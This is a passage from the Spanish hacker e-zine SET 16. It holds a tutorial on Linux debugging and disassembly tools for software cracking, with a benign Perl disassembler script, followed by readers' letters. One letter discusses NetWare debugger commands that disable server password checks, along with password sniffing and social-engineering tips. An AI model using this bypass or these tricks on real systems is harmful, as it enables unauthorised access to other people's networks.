Gdb es practicamente el unico depurador existente en linux. Tiene licencia GNU, y ofrece unas facilidades similares a las que puedan ofrecer depuradores en otros sistemas operativos. El handicap, como ocurre con muchos programas de linux, es que su interfaz de usuario no es excesivamente amigable. Esto se compensa con programas como Xgdb o DDD, que en si no son mas que un interfaz grafico basado en gdb, con lo cual se a¤aden ventanas, botones y todas esas cosas que tanto le gustan a algunos. La verdad es que estos depuradores estan muy orientados a depuracion con codigo fuente, pero la cosa ha mejorado algo ultimamente.

Para suavizar un poco la curva de aprendizaje, yo os aconsejaria que utilizarais DDD, y luego fuerais aprendiendo los comandos que estan detras de pulsar tal o cual boton. Os recomiendo la version 2.2.3, aunque la 3.0 ya esta disponible, no he tenido ocasion de utilizarla. DDD cuenta con una ventana de comandos, que es equivalente a la ventana original del gdb, con lo cual se pueden introducir comandos gdb directamente. El gran avance, en mi opinion,

que se produce con el DDD es un ventana en la que muestra el codigo en ensamblador que se esta ejecutando, y sobre esa ventana se pueden fijar puntos de ruptura.
Tambien es util desplegar la ventana en la que se muestran los registros del procesador. Lo unico que se echa en falta es una ventana en la que se vuelquen datos en memoria.

Vamos a ver los comandos mas utiles y luego el que quiera jugar con los botones y los menus, pues que juegue :-). Entre parentesis figura la abreviatura de cada comando (que tambien funciona) Como era de esperar el programa se detiene con la famosa Control-C. Entre corchetes figuran las cosas que son opcionales:

```
run(r)
        Ejecuta el programa desde cero
cont
        Continua la ejecucion de un programa detenido por un punto de rupt.
stepi(si)
        Ejecuta la siguiente instruccion en ensamblador y se detiene
nexti(ni)
        idem a la anterior, pero no entra dentro de las rutinas call
finish
        Ejecuta el programa hasta que finaliza la funcion actual (hasta que
        encuentra una intruccion "ret")
breakpoint(br) *direccion_de_memoria [if condicion]
        Fija un punto de ruptura en direccion_de_memoria, con lo que el
        programa se detendra al ejecutar la instruccion en esa posicion
tbreakpoint(tbr) *direccion_de_memoria [if condicion]
        Fija un punto de ruptura que solo se usa una vez
commands numero_de_un_breakpoint
        Permite ejecutar cualquier comando gdb cuando un programa se
        detiene. El ultimo comando debe ser siempre "end"
del [numero_de_un_breakpoint]
        Borra un punto de ruptura, o todos si no se especifica ninguno.
awatch *direccion de memoria
        Detiene el programa cuando se lee o escribe en la direccion de
        memoria indicada
x [/s] [/x] [/10x] direccion_de_memoria
        Muestra el contenido de la direccion_de_memoria, y lo interpreta
        como un numero hexadecimal(/x), una cadena de texto(/s). Se pueden
        visualizar tambien las posiciones contiguas, por ejemplo, visualizar
        el contenido de direccion_de_memoria y los 10 bytes siguientes(/10x)
info [breakpoints] [regis]
        Da informacion de los puntos de ruptura existentes, de los registros
help [comando]
        Da informacion de un comando en concreto
```

Hay muchas mas opciones y subopciones siempre interesantes y que podeis consultar en la pagina info del gdb. Gdb viene en cualquier distribucion de linux, y DDD lo podeis encontrar en :

http://www.cs.tu-bs.de/softech/ddd/

2. DESENSAMBLADOR: objdump, dasm, IDA

Un buen desensamblador deberia no solamente convertir codigo binario a mnemonicos de ensamblador, deberia analizar las referencias cruzadas.
objdump es una de las utilidades binarias que vienen con el compilador gcc. Extrae informacion sobre ficheros ejecutables y una de las opciones crea un listado en ensamblador, pero un listado sin ningun tipo de referencias cruzadas.

Cualquiera que tenga una distribucion de linux, tiene acceso a objdump.

Dado que no existia ninguna alternativa seria a objdump, decidi programar un script en perl que analizara las referencias a los saltos, las referencias a las funciones que figuren en la tabla de simbolos y las referencias a las cadenas de texto. Esta informacion se añade al listado original que genera objdump. El resultado es un listado con toda la informacion util para analizar un programa.

Recientemente un conocido desensamblador, IDA (Interactive Disassembler) soporta ficheros ELF-32. Este es un desensamblador mucho mas complejo (y lento) que objdump, ya que tiene una orientacion completamente distinta. La idea es que la informacion generada por IDA pueda ser utilizada directamente para ensamblarla, editarla si es preciso y obtener un ejecutable. El problema es que, que yo sepa, IDA no esta disponible para linux. Esta la opcion de ejecutarlo bajo el dosemu, pero en ficheros medianamente grandes suele cascar.

Os ofrezco a continuacion el codigo de dasm, el script en perl que he comentado antes, no teneis mas que "cortarlo" y salvarlo en un fichero (dadle permisos de ejecucion !!!! :-) :

```
<++> set_016/articulos/dasm.pl
#!/usr/bin/perl
;############ MODIFICAD ESTA LINEA CON EL PATH ADECUADO ############
push(@INC,"/usr/lib/perl5");
require("flush.pl");


;#########################################################################
;######## LINUX DISASSEMBLER 2.1
;######## (C) SiuL+Hacky Ago 1998
;######## Puedes copiar, modificar y distribuir este programa
;######## y es cosa tuya el mantener esta cabecera
;######## Uso: dasm exe_file dasm_file
;#########################################################################


$f_input=$ARGV[0];
$f_output=$ARGV[1];
&printflush(STDOUT, "\nCreating disassembled file ...");
$return=system("objdump -d -T -x --prefix-addresses ".$f_input.">".$f_output."2");
if ($return!=0){
  print "\nERROR OPENING OBJDUMP $return";
  print "\nUsage: dasm exe_file dasm_file";
  print "\nBe sure to get objdump in your path. Check also file permissions\n";
  exit(1);
 }

open(INPUT, "<".$f_output."2");

&printflush(STDOUT, "\nReading strings ...");
$_=<INPUT>;
while (!/.rodata/){
  $_=<INPUT>;
}
($rubbish, $rest)=split(/.rodata/,$_,2);
($rubbish, $rest)=split(/0/,$rest,2);
@numbers=split(/  /,$rest,5);
$size=hex($numbers[0]);
$starting_address=hex($numbers[1]);
$end_address=$starting_address+$size;
```

```
$offset=hex($numbers[3]);
open(CODIGO, "<".$f_input);
seek(CODIGO,$offset,0);
read(CODIGO,$cadena,$size);
close(CODIGO);


$_=<INPUT>;
while (!/SYMBOL TABLE/){
  $_=<INPUT>;
}
&printflush(STDOUT, "\nProcessing symbol table ...");
$_=<INPUT>;
while (!/^\n/){
 @st_element=split(/ /, $_);
 $_=$st_element[$#st_element];
 chop;
 $symbol_table{$st_element[0]}=$_;
 $_=<INPUT>;
}


while (!/\.text/){
  $_=<INPUT>;
}
&printflush(STDOUT,  "\nProcessing jmps and calls ...");

######### la regex se desecha de la informacion de linea ##############


while (<INPUT>){
  $_=~ s/<.*?>//g;
  $_=~s/  / /g;
  if (/j/){
    ($direccion,$inst,$destino)=split(/ /,$_,3);
    $destino=~s/ //g;
    chomp($destino);
    $salto{$destino}.=($direccion." \; ");
  }
  elsif (/call/){
    ($direccion,$inst,$destino)=split(/ /,$_,3);
    $destino=~s/ //g;
    chomp($destino);
    $call{$destino}.=($direccion." \; ");
  }
}

seek(INPUT,0,0);
&printflush(STDOUT, "\nWritting references ...\n");
open(OUTPUT, ">".$f_output) || die print "\nError opening write file\n";
print OUTPUT "FILE REFERENCED\n\n";

while (!/Disassembly of section .text:/){
 $_=<INPUT>;
 print OUTPUT;
}
$char=".";
$counter=0;
while(<INPUT>){
 $counter++;
 if ( ($counter % 400)==0){
   printflush(STDOUT,$char);
```

```
   if ( ($counter % 4000)==0){
     printflush(STDOUT,"\r");
     if ($char eq "."){ $char=" ";}
     else { $char=".";}
   }
 }
 $copia=$_;
 $_=~s/<.*?>//ge;
 $_=~s/  / /g;
 ($direccion, $inst, $destino)=split(/ /,$_,3);
 if ( defined( $symbol_table{$direccion} )){
   print OUTPUT "\n";
   print OUTPUT "---- Function : ".$symbol_table{$direccion}." ----\n";
 }
 if (/call/){
   $destino=~s/ //g;
   chomp($destino);
   if ( defined( $symbol_table{$destino} )){
     print OUTPUT "\n";
     print OUTPUT "Reference to function : ".$symbol_table{$destino}."\n\n";
   }
 }
 if ( defined( $salto{$direccion} )){
   print OUTPUT "\n";
   print OUTPUT "Referenced from jump at ".$salto{$direccion}."\n\n";
 }
 if ( defined( $call{$direccion} )){
   print OUTPUT "\n";
   print OUTPUT "Referenced from call at ".$call{$direccion}."\n\n";
 }
 if (/\$/){
        ($instruccion, $operand)=split(/\$/,$_,2);
        if (!/push/){
          ($operand, $rest)=split(/\,/,$operand,2);
        }
        chomp($operand);
        $offset=hex($operand);
        if ( ($offset <= $end_address) && ($offset >= $starting_address ) ){
          $auxiliar=substr($cadena, $offset-$starting_address);
          $length=index($auxiliar, pack("x") );
          $auxiliar=substr($auxiliar, 0, $length);
          $auxiliar=~s/\n//g;
          print OUTPUT "\n";
          print OUTPUT "Possible reference to string:";
          print OUTPUT "\n\"$auxiliar\"\n\n"
        }
  }
 print OUTPUT $copia;
}
close(INPUT);
close(OUTPUT);
print "\n";
system("rm ".$f_output."2");
<-->
```

3. EDITOR HEXADECIMAL: Hiew, hexedit

El unico editor hexadecimal decente que he encontrado bajo linux es hexedit, podeis buscarlo por este nombre:

hexedit-0.9.3.src.tgz

De todas formas, esta todavia a a¤os luz de editores en MS-DOS, con lo cual merece la pena ejecutarlos bajo dosemu. A mi me gusta especialmente uno llamado Hiew, pero va segun gustos. Lo podeis encontrar, junto con un millon de cosas mas, en la pagina de Lord Caligo:

http://cracking.home.ml.org/

PROXIMA ENTREGA ----------

Que hacer ahora con estas herramientas ? El que sepa usarlas ya sabra lo que hacer con ellas, pero el que este empezando y tenga interes, deberia hacerse un peque¤o programa en C (o lo que mas le guste) que lea del usuario un numero y saque algun mensaje por pantalla. Una vez compilado no estaria de mas quitarle los simbolos mediante "strip nombre_ejecutable". Una vez hecho esto, que lo desensamble y vea el aspecto que tiene su programa en ensamblador, para luego utilizar el depurador y practicar con las opciones que os he referenciado arriba.

La idea es en la proxima entrega analizar el resto de herramientas disponibles para linux, y practicar ya con un programa (un ejemplo facil :-). De todas formas podeis mandar sugerencias y el que quiera cosas mas avanzadas, ya he dicho antes que en la pagina de +fravia puede encontrar lo que busca.

SiuL+Hacky <s_h@nym.alias.net>

Referencias
---

* SOBRE TODOS LOS TEMAS.----------
Internet, ahi estan casi todos los documentos que querais, solo falta poder encontrarlos :-).

* SOBRE CRACKING.----------
1. Tutoriales de +orc (Old Red Cracker). En ingles, muy amenos y divertidos, cubre una gama muy amplia de temas: DOS, Win 3.1, Windows 95. +Gthorne mantiene unos "packs" con los programas utilizados en dichos tutoriales.
2. Pagina de fravia (+hcu): http://www.fravia.org. En ella encontrareis (entre otras cosas) los tutoriales de +orc, muy buenos links sobre cracking y un archivo de mas de 300 tutoriales centrados en DOS & Win. TODOS los niveles, y TODOS en ingles. Referencias sobre ensamblador tambien.

* SOBRE INTERRUPCIONES DOS.----------
1. Una coleccion sensacional de interrupciones del PC ha sido recopilada por Ralf Brown. Gary Chanson en 1994 hizo una aplicacion llamada InterHlp que permitia un mejor manejo de la inmensa lista.
2. Otra buena recopilacion de informacion sobre el IBM Pc, se llamaba HelpPC, con un monton de informacion sobre hardware, software, ensamblador y por supuesto interrupciones. El autor es David Jurgens.
Estos programas yo no los he conseguido en internet, pero SEGURO que estan si buscais por el nombre de las aplicaciones o de los autores.

* SOBRE ENSAMBLADOR.----------
1. La mejor opcion, en mi opinion, es que consulteis uno de los muchos libros existentes sobre el procesador 8086, o sobre la familia x86 en general. En cualquier biblioteca de Informatica, Teleco, Fisicas, etc ... encontrareis libros en castellano (por ejemplo de Anaya multimedia o de Paraninfo). Una vez conocidos los fundamentos, tan solo necesitareis un

manual de referencia para consultar instrucciones que no sepais o algun otro detalle.

* SOBRE API DE WINDOWS.----------
  1. Para conocer su funcionamiento, vale lo mismo de antes. En cualquier libro sobre Borland c++, Visual c++, etc ... se trata el tema del API de Windows.
  2. Si buscais solo una referencia de consulta, los compiladores de C++ de Borland o Microsoft (o el que sea) traen las especificaciones del API. Si no, lo podeis encontrar, por ejemplo, aqui http://cracking.home.ml.org

* SOBRE LINUX.----------
  1. Para aprender como usuario, teneis dos opciones. Una, por vuestra cuenta, dandoos de leches contra todo; la curva de aprendizaje sera inmensa. Segunda, leed libros y aprended.
  2. Una guia sobre el funcionamiento del kernel y el sistema se llama tlk-0.8-2 (the linux kernel), se puede encontrar en sunsite, o sea, ftp://sunsite.unc.edu/pub/Linux/docs. Eso si es un poco tocho ...
  3. Como alternativa a esto ultimo, hay un libro en castellano bastante aceptable llamado "Programacion linux 2.0. API del sistema y funcionamiento del nucleo". Edita Gestion 2000.

* SOBRE GDB.----------
  1. La magnifica pagina info del GDB :-).

EOF

-[0x0B]--
-[LA VUELTA A SET EN 0x1D MAILS]--
-[by SET Staff]---SET-16-

-{ 0x01 }-

Solo quiero decirles que esto que estan haciendo es grande,
creanme, que a muchos nos sirve mucha de la informacion que
aqui nos brindan.
Yo soy novato, pero espero que puedan mandarme informacion
de lo que sea, para asi aumentar mi diccionario..

eso es todo, gracias y a delante.

SUERTE!

[Gracias, para encontrar informacion simplemente visita las webs cuyas
direcciones aparecen en SET o sigue los enlaces de nuestra pagina]

-{ 0x02 }-

Me encanta vuestra revista. Seguid asi y que la fama no os corrompa...!!!
Por cierto me gustaria recibir informacion cada vez que sale un nuevo SET.

[Estamos mirando distintas formas de conseguir que esteis enterados
de cuando sale un nuevo numero de SET. De momento ya sabeis que
intentamos mantener una periodicidad de dos meses, que en ocasiones
como esta se ve alterada. Ademas, asi os pasais por nuestra pagina
mas a menudo y observais los cambios ;)
Por el momento estamos estudiando para el proximo numero la
posibilidad de anunciarnos en algunas listas de correo importantes.
Escribidnos diciendo en cuales os gustaria.
En cuanto a la fama... Espero que no };]]

[Lista, si funciona que esa es otra, tenemos ya
<set-subscribe@egroups.com>, simplemente manda un mensaje
y ya estaras de alta]

-{ 0x03 }-

Los felicito por su GRAN revista:-), creo que se sorprenderan al saber de
donde os llamo, a vosotros grandes maestros de hacker, y espero que sigan
haci, hasta el punto de mejorar mas cada dia mas en vuestro trabajo y dar
lo mejor, para ser mucho mas mejor cada dia, por no decir LOS MEJORES.

Un saludo de parte de KION: desde la primera Isla tortuga.

[Vaya sorpresa !!! La isla de los bucaneros, si no recuerdo mal.
Una pena que como regla general hoy dia se les siga considerando
delincuentes...]

-{ 0x04 }-

en general el enzine esta bastante bien pero creo que podriais a¤adir unos
links a informacion tecnica ya que a ser hacker se empieza por conocer la
teoria a fondo y en la mayoria de las paginas no existen links a servidores
ftp con la informacion en crudo (por ej:RFC)

[Tienes toda la razon... Y no solo las RFCs. Tambien hay que
tener presentes las recomendaciones del CCITT, ahora ITU-T, las
especificaciones GSM, ISDN (RDSI), etc... Lo tendremos en cuenta
para trabajar en ello, ya que es mucho material, muy difundido.

De momento, ahi va una direccion para ir abriendo boca. Es muy
completa, pero va muuuuuy lenta... Es un sitio idoneo para
conseguir cualquier recomendacion del CCITT:

http://www.incoma.ru

Solo una cosa. Llevar una lista de direcciones donde obtener
informacion tecnica conlleva bastante trabajo. Ten en cuenta que
no cobramos por esto y de algo tenemos que vivir ;)
Asi que animate y escribenos para ponernos de acuerdo y encargarte
de coordinarlo. (Y si os animais alguno mas, adelante)]

-{ 0x05 }-

Hola :

Gracias por toda la documentacion de vuestras paginas, esta bastante currada.

Pero resulta que hace tiempo que trato de de desencryptar un par de archivos y no encuentro nada en vuestras paginas que a primera vista me ayude.

Si teneis un rato para contestarmen os agradeceria una ayuda .

Gracias y un Saludo

[Hombre, asi a pelo, sin saber que quieres desencriptar, es un poco
dificil, no crees? No es lo mismo desencriptar un ZIP que un fichero
de claves o un PGP.

Lo fundamental... Has probado con algun buscador? No vayas
directamente por desencriptar. Prueba con altavista, yahoo... e
incluso con astalavista.box.sk

Como curiosidad, en los ultimos meses ha habido mucho moviemiento
en la zona de Rusia en temas underground, y alli es bastante facil
encontrar informacion sobre practicamente cualquier sistema
de cifrado.

De todas formas, si nos cuentas algun detalle nas veremos en que
se te puede ayudar.]

-{ 0x06 }-

la verdad es que hay poco que decir que no lo digeran otros ya
el ezine es estupendo y estoy deseoso de leer set15
espero que todos los que los haceis sigais con esta labor de
informacion publica tan importante, animo y quien sabe
cuando tenga tiempo almegor os mando algun articulillo de linux
que estoy preparando:)
si mas un saludo
Suerte

Bye
karthenas

[Pues venga. Estamos esperando ese articulillo de Linux. A ver
con que nos sorprendes ;)]

-{ 0x07 }-

Quien pudiera tener sus inteligencias! para poder reventar a unos politicos hijos de una camionada de putas que en mi pueblo natal se han robado hasta los foquillos de la luz, pero lamentablemente estoy en la categoria BRUTO APRENDIZ y empeorando!! eso es lo lamentable

Mi opinion:
Excelente la revista! imprimi todos los numero hasta el 12
Excelente el empe~o que ponen a pesar del ataque de los gigantes hijos de una camionada de putas.

Una reflexion:
En la escuela de nivel medio en donde trabajo estoy tratando de iniciar un semillero de hackers (espero que no me hechen a la mierda antes que nazcan algunas plantas)con el objetivo de reventar a cuanto politico local (en Argentina un maestro gana 350 dolares y un politico 6500),
pornografo y ostentador de bienes se nos cruzen por el camino pero mi inteligencia no da en bytes, ojala uno pudiera tener TUTORES que pasado un riguroso examen de aspiraciones lo guien!
De corazon les digo: sigan reventando maquinas (recuerden de no reventar la mia que soy un pobre maestro).
AGUANTE SET!!!!!!!

[Esperemos que no se pierda tu cultivo ;)

Pero recuerda una cosa importante... Lo que nos diferencia del resto... Lo que realmente significa ser hacker. Hace ya mas de diez a¤os que se publico por primera vez, pero aun hoy dia sigue describiendo una cruda realidad que poco a poco vamos cambiando. Esta claro que me refiero al Manifiesto.

No es que sea un texto sagrado al que adorar... Esto no es una secta... Pero es mucho mas importante construir que destruir.]

[Paseante: Los politicos son parecidos en todas partes, tomatelo con calma, aqui ya hemos conseguido meter a un par en el talego. Ahora vamos a por el "por consiguiente" y despues por el bigotes]

-{ 0x08 }-

Hola,

he leido los articulos sobre redes novell y tambien lei hace tiempo los textos originales en ingles y otros documentos, siempre me ha interesado y me parece muy bien que se difunda en SET, hay mucho en lo que trabajar.
Ahora trabajo administrando una red novell muy grande, mas de 1000 usuarios, varias sedes y unos 20 servidores solo en la sede central, conectada ademas a otras maquinas; unix, as400, sap(IBM),guindos NT, etc.

De hackear no se mucho, pero de netware si que se. Para mi no tiene mucho aliciente hackear la red, por que ya soy el administrador, pero a veces si que me distraigo probando cosas y en mi situacion es facil hacer pruebas de cualquier tipo. Aunque no tengo todo el tiempo que quisiera, si que me gustaria ayudar.

[Llegamos a la eterna confusion que hay en lo que respecta a ser hacker. Ser hacker es mucho mas que saltarse unas medidas de seguridad... Es curiosidad, ganas de aprender cosas nuevas. Saber como funciona realmente un programa, una red o un aparato. Y no destruirlo, como hacen muchos, sino mejorarlo, demostrarse a si mismo que puedes hacerlo.

De todas formas, de admin a admin... Es conveniente de vez en cuando asaltar el propio sistema. Que nosotros no seamos capaces de conseguir nada no quiere decir que sea seguro, pero si lo conseguimos desde luego que veremos que hay huecos que tapar.

La ventaja del admin es que puede hacer lo que crea conveniente, sin arriesgar el pellejo con tanta facilidad como un usuario.]

Lo que he aprendido es que normalmente el camino mas directo es la persona, no la maquina. Los usuarios no se preocupan de esconder sus passwords ni de espiar al vecino, normalmente los tienen apuntados por la mesa o se lo dicen a los vecinos para cuando no estan. Muchos tienen que recordar mas de 7 passwords, y acostumbran a ponerlos secuenciales, pepe1, pepe2, ...a medida que caducan.

Conseguir passwords de usuarios o incluso de administradores locales, suele ser senzillo, a menudo hay mucha gente que utiliza usuarios con derechos de administracion, de forma poco controlada.

En una red como las de las universidades ya es otra cosa, pero conocer la gente sigue siendo el mejor metodo, creo yo.

Leyendo los articulos, he visto un par de cosas que creo puedo humildemente intentar aclarar un poco, con lo que yo se y sin enrrollarme mucho:

[Eso esta bien, muy bien. Y ojala que este tipo de colaboraciones perdure. Asi es como entre todos logramos que mejore SET.]

```
>En Netware 4.x, los archivos se colocan en sitios distintos del SYS:
>Sin embargo usando la utilidad RCONSOLE y la opcion Scan Directory
>se pueden ver los archivos en SYS:_NETWARE

                Archivo            Que es
                -------------      ------------------------
                VALVE.NDS          Parte de NDS
                BLOCK.NDS               "
                ENTRY.NDS               "
                PARTITIO.NDS       Tipo de la particion NDS
                MLS.000            Licencia
                VALLINCEN.DAT      Validacion de la licencia

>Hay potencialmente otro metodo para ver estos archivos y editarlos.
>Despues de instalar NW4 en un volumen NW3, arrancar el servidor 3.x
>SERVER.EXE.
>En el volumen SYS estara el directorio _NETWARE.
>SYS:_NETWARE esta mejor escondido en 4.1 que en 4.0x, pero todavia es
>posible verlos escaneando los numeros de entrada de los directorios
>usando NCP calls (se necesitan los API) usando las funciones 0x17
>subfuncion 0xF3.

>Lo siento chicos,...para mi chino. Yo solo traduzco
```

Esto quiere decir, creo, que tienes que hacerte un programita, por ejemplo en C, con las librerias correspondientes de las funciones de red de Novell, y usar esas funciones que dice para trastear en el sistema de directorios a bajo nivel. Yo no lo he hecho, pero conozco gente que ha programado

utilidades DOS y NLM’s y seguramente podria conseguir las librerias y informacion, para Borland C++.

>Los sniffer que he probado, no funcionan desde las token ring desde
>donde yo puedo actuar.....algo debo hacer mal.

Me parece que aunque este SET ALLOW UNENCRYPTED PASSWORDS=ON, no quiere decir que todos los passwords vayan desencriptados, sino que se permite que estaciones o dispositivos antiguos se attachen con passwords desencriptados.
En una ocasion, despues de cambiar la version de un servidor, nos vimos obligados a habilitar esta opcion, por que si no 20 o 30 netport antiguos (peque¤os aparatejos electronicos que se attachan a la red para hacer de servidores de impresion), no conectaban de ninguna manera.
Es mas, creo los passwords ni siquiera viajan nunca por la red, si no el resultado de una funcion calculada en la estacion y que el servidor puede comprovar.
Por lo que he leido, los passwords que si que viajan por la red tal cual son los de rconsole, pero para pillarlos es necesario acertar el momento en el que alguien haga un rconsole, y por supuesto estar en el mismo segmento que el o que el servidor, lo cual, si no se fuerza la situacion ?;), no es tan facil. En redes grandes, suele haber un segmento solo para los servidores i la estacion/es de administracion, y en las peque¤as a veces es mas facil para el administrador ir hasta la consola que hacer un rconsole.

>Yo me he encontrado con una dificultad adicional
>Al cabo de ocho tentativas la cuenta atacada se desactiva, pero de una
>forma extra¤a, ya que al cabo de 5 minutos vuelve a estar accesible, pero..
>el programa empieza de nuevo.

Todo esto se configura al crear las cuentas, las opciones que vienen por defecto hacen muy dificil actualmente reventar passwords por fuerza bruta. Cuando fallas 5 veces se desactiva la cuenta durante 15 minutos, la consola pita y aparece el mensaje en pantalla.

>02-6 Cual es el camino "debug" para desconectar los passwords.
>Tienes que estar ante la consola.
>para entrar en debugger
>teclea "d VerifyPassword 6" Escribe 6 byts para uso posterior
>teclea "c VerifyPassword=B8 0 0 0 0 C3" Inhabilita password check
>teclea "g" Para salir del sistema y volver a la consola

Para entrar en el debug, lo que hay que pulsar es:
<left-shift><right-shift><alt><esc> ,esto si que lo he usado a veces, no para desabilitar los passwords(aunque me han dicho que funciona), si no para enviar a ’dormir’ a algun proceso que estaba bloqueando el servidor, y si que funciona, en servidores 4.0 y 4.1 seguro i creo que en 3.12 tambien.

Por lo que conozco de las redes Novell, si estan bien controladas y configuradas, son muy robustas, por algo les llevan unos a¤os de ventaja a los acaparadores de mocosoft, pero es dificil no dejar nada vulnerable, sobre todo en redes grandes.

Me gustaria jugar mas con sniffers, hace tiempo hacia estragos en la universidad cogiendo paquetes IP, telnet... con uno sencillito que se llama netwatch, creo. Pero hace poco estube probando con un par que encontre por hay, y casi siempre se colgaban al poco rato, y no probe mas.

Tambien es interesante el tema del login.exe, si se conoce el modo en el que trabaja exactamente, seguro que se puede sacar provecho. O el map o el attach, cuando te autentifican, como repetir una autentificacion que hemos

pillado, como encriptan los paquetes, etc. Solo con esto ya hay para largo, seguramente demasiado largo.

En fin Pilarin...
ya sabeis, para lo que querais, aqui estoy,

Adeu

PD: mi direccion de email no me preocupa mucho, (aunque tal vez deberia), no tiene nada que ver con mi lugar de trabajo, pero de momento mejor no la difundais, en caso de que pongais este mail por algun sitio, mejor sin mi direccion, el mundo es un pa¤uelo...

[Dicho y hecho... Solo publicamos las direcciones email de la gente que nos lo pide.]

[Paseante: Oye, pues nada, cualquier "aventura" que quieras contarnos sera bienvenida. Incluso aunque solo sea poner al dia a la gente de lo que significa ser admin de una red mas o menos grande]

-{ 0x09 }-

Son lo mas grande en zine’s de habla hispana sobre el mundo under (aunque creo que esto ya lo escucharon antes :)

He leido todas las SET’s (desde que se llamaba Saqueadores) y me ha servido una barbaridad ya que solo soy un newbie, aunque con algo de practica)

Soy de Iquique, Chile y si hay alguien de mi ciudad aciduo a estos temas me gustaria que se comunicara.

Una cosa si les queria preguntar:
Yo me he culturisado bastante leyendo textos que encontre por ahi, y he sido bien autodidacta ya que nunca he estudiado nada relacionado con la informatica, y la duda que me asalta es como se utilizan los Script’s. Tengo algunos y no se como utilisarlos. Y otra cosa, para poner un zapper tengo necesariamente que tener privilegios de root?

Bueno,no los molesto mas, gracias por su paciencia y sigan tan buena honda como siempre.

Grande SET, Grande el hack.... y grande la Cerveza)

SkyLLeR

[Hombre, pues no se que scripts seran esos :-?. Para conocer compatriotas pasate por la web de Proyecto R.]

-{ 0x0A }-

Hola, soy un individuo que vive en cartagena y no he
logrado encontrar vuesta revista,por ahora no tengo mail
pero espero no tardar mucho en tenerlo.
Si es posible, quisiera subcribirme a vuestra revista, es
decir poder tenerla en mi poder y empaparme un poco de esto de
la informatica a buen nivel.
Un saludo: Manuel DH

Cartagena.

[Bueno Manuel, tampoco hace falta que nos des tu direccion. SET es una revista electronica de la que, por el momento, no existe edicion impresa. Salvo que tu la imprimas, claro.

En lo que si estamos trabajando es en conseguir un metodo por el que os entereis de cuando sale SET. El metodo mas adecuado que probablemente pongamos en marcha es una lista de correo, mas bien, lista de distribucion.]

-{ 0x0B }-

Esta exelente muchachos sigan asi la revista me parece muy
completa
FELICITACIONES

-{ 0x0C }-

Pos na, deciros q esta mu bien vuestra web y q da gusto ver a gente como vosotroz q se comen er coko para ayudar al projimo. Ojala algun dia llege a ser como vosotros y me pueda apuntar)

[Esperamos que ese dia llegue pronto.]

Bueno, esto es todo. Por cierto, si os enterais de algun programa de guerra contra el Win98 (OOB, nuke..) ¿me podrias avisar? ThX

Un Saludo , Sms ’98

[De momento... basta con intentarle instalar un escaner USB XDD Bromas aparte... Parece que los problemas derivados de los buffer overflow seguiran pendientes en W98 y probablemente en futuras versiones. Seguiremos informando.]

[Paseante: No tienes mas que decirle al due¤o de un Win 98 que trate de ejecutar msd.]

-{ 0x0D }-

Lo de dejar un e-mail no lo entiendo muy bien ,asi que no lo he puesto
Yo soy un iniciadisimo hacker ,pero muy iniciado.

Un mando esto pero no se si es una dedicatoria o un poema (esto de escribir sin acentos me va)

vivir es sobrevivir
sobrevivir es resistir
nosotros temenos pocas esperanzas de vivir
asi que resistiremos

ni un poema ,ni gaita....
bueno hasta otra...

[Uh!]

-{ 0x0E }-

Ke pasa pe¤a. Kiero agradecer profundamente a SET su eXXistencia, graciaS a la Kual me he dado cuenta de las posibilidades Ke se te OFRECEN saber mas ke el reba¤o.
La vida es una sucesion de sucesos
ke suceden sucesivamente, por lo tanto
sigamos hakeando a sako.

DaaKDeep astalego.

[Eso, con dos c*j*nes!]

-{ 0x0F }-

alguien ha conseguido descodificar los telefonos GSM? me explico: Si sabeis como hacer para que los telefonos que estan bloqueados y solo funcionan en movistar lo hagan para airtel y viceversa

un saludo

[P: Yo no, pero lee mas abajo, quiza entre Falken , Omega e Igc sean capaces]

-{ 0x10 }-

Hola yo soy de Mexico El formato de la revista esta super-bien, por lo que veo o a lo mejor alusino es que cada vez la revista crece en todos los aspectos y se hace pues cada vez mas interesante, espero que sigan asi.

[Para que siga creciendo estais vosotros, con vuestras colaboraciones. Del tama¤o ya nos encargaremos de que se mantenga dentro de un margen aceptable, es decir, que no os tengais que bajar un fichero de 1 mega cada vez... }:]]

-{ 0x11 }-

Hi! Saqueadores!. Un grupo de amigos (de Argentina) estamos haciendo un E-zine acerca de varios temas como textos oscuros, morbidos, perversos, satanismo, magia negra, brujeria, ocultismo, CualquierCosaQueSeNosOcurra asi que si desean comunicarse con nosotros para colaborar con el E-zine (eso si tendran que pasar una pruebita primero jejeje) al final de este mensaje se encuentra mi clave publica (soy el editor). Tambien nos ofrecemos para hacer algun que otro articulo para tu revista tratando los temas mencionados arriba.

Hail me!
"The Prince of Darkness is a gentleman." William Shakespeare in King Lear.

[Disculpa... Me podrias explicar una cosa?
QUE @#$%!# TIENE QUE VER SET CON TODO ESTO !?!?!?
Morbido... perverso... Me parece que lo que necesitais es estar bajo tratamiento, no que escribamos algo para vuestra ezine.

El unico SATAN al que apreciamos es al Security Administrator Tool for Analyzing Networks, y nuestro unico demonio es el de

BSD, obviando a los demonios de cualquier UNIX.

El resto de materia relacionada con estos terminos, que es a lo que pretendeis dedicaros, es pura parafernalia. Cuando tomasteis la decision, que os habiais metido en el cuerpo?]

[Paseante: Parece que tus palabras no son del agrado de Falken :-D. Que hago?. Seguire el consejo que en parecida situacion pone Shakespeare en boca de Lear: "Silencio Kent, no te interpongas entre el dragon y su furia". Callome pues :-x]

-{ 0x12 }-

** PARA INCLUIR EN VUESTRA WEB (AL SER POSIBLE) **

Ha sido la primera vez que he visitado vuestra pagina... no es que frecuente mucho este tipo de paginas (no me considero hacker ni mucho menos), pero al leer el "articulo", por asi llamarlo, de una tal Omega acerca del "uso creativo de la tecnologia" no pude mas que soltar una carcajada de la sarta de mentiras que incluia... (ni suponiendo que fuese un relato de ficcion lo consideraria aceptable). Dejando a un lado la cuestion del uso del Sistema de Mensajes Cortos del GSM como alarma (algo que si creo posible), me gustaria hacer algunas puntualizaciones acerca del uso que esta chica/se¤ora/etc. pretende darle al Sistema de Posicionamiento Global (vulgo GPS):

* Como pretende utilizar un telefono movil (cuya potencia de transmision es de a lo sumo unos 8 W) para transmitir datos a un satelite que se encuentra a unos 20200 km de altura? Tiene idea en que frecuencias emite el GSM, y cuales son las que utiliza el GPS? Es mas, ni siquiera utilizar una antena direccional... solo bastandose con la omni del susodicho aparatito. Riete tu de las enormes antenas de enlace esas de plato (que SON las que se utilizan para TRANSMITIR a los satelites).

[Antes de nada, aclarar que el texto de Omega no es mas que un texto de ficcion, con algunas posibilidades reales. Y para que luego no se diga, La misma Omega te responde en esta misma seccion.

